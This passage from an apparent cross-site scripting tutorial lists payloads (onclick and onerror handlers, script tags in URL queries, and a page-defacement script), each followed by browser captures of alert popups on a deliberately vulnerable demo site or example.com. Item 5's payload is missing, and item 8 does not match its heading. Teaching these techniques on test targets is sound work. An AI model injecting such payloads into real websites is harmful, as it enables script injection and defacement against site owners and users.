
1

5. **URL Encoded XSS Payload:**

Payload:

6. **Injecting JavaScript with Event Handlers:**

Payload: <button onclick="alert('XSS')">Click me</button>


testphp.vulnweb.com/search.php?test=query - Brave

Not secure testphp.vulnweb.com/search.php?test=query

testphp.vulnweb.com says

XSS

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo


searched for: Click me

About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

7. Exploiting XSS in URLs:

Payload: http://example.com/search?q=<script>alert('XSS')</script>



Example Domain - Brave

example.com/search?q=<script>alert(%27INJECTED%27)</script>

example.com says

INJECTED

OK


Example Domain

This domain is for use in illustrative examples in documents. You may use this domain in literature without prior coordination or asking for permission.

More information...

8. XSS through JavaScript URLs:

Payload: https://example.com/search?q=alert(%27XSS%27)



Example Domain - Brave

example.com/search?q=alert(%27XSS%27)

example.com says

XSS

OK


Example Domain

This domain is for use in illustrative examples in documents. You may use this domain in literature without prior coordination or asking for permission.

More information...

9. Stored XSS Example:

Payload: <img src="non-existent" onerror="alert('Stored XSS');">



testphp.vulnweb.com says

Stored XSS


TEST and Demonstration site for Acunetix Web Vulnerability Scanner

searched for:

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

10. XSS to Deface a Web Page:

Payload: <script>document.body.innerHTML = "Hacked by XSS";</script>



Hacked by XSS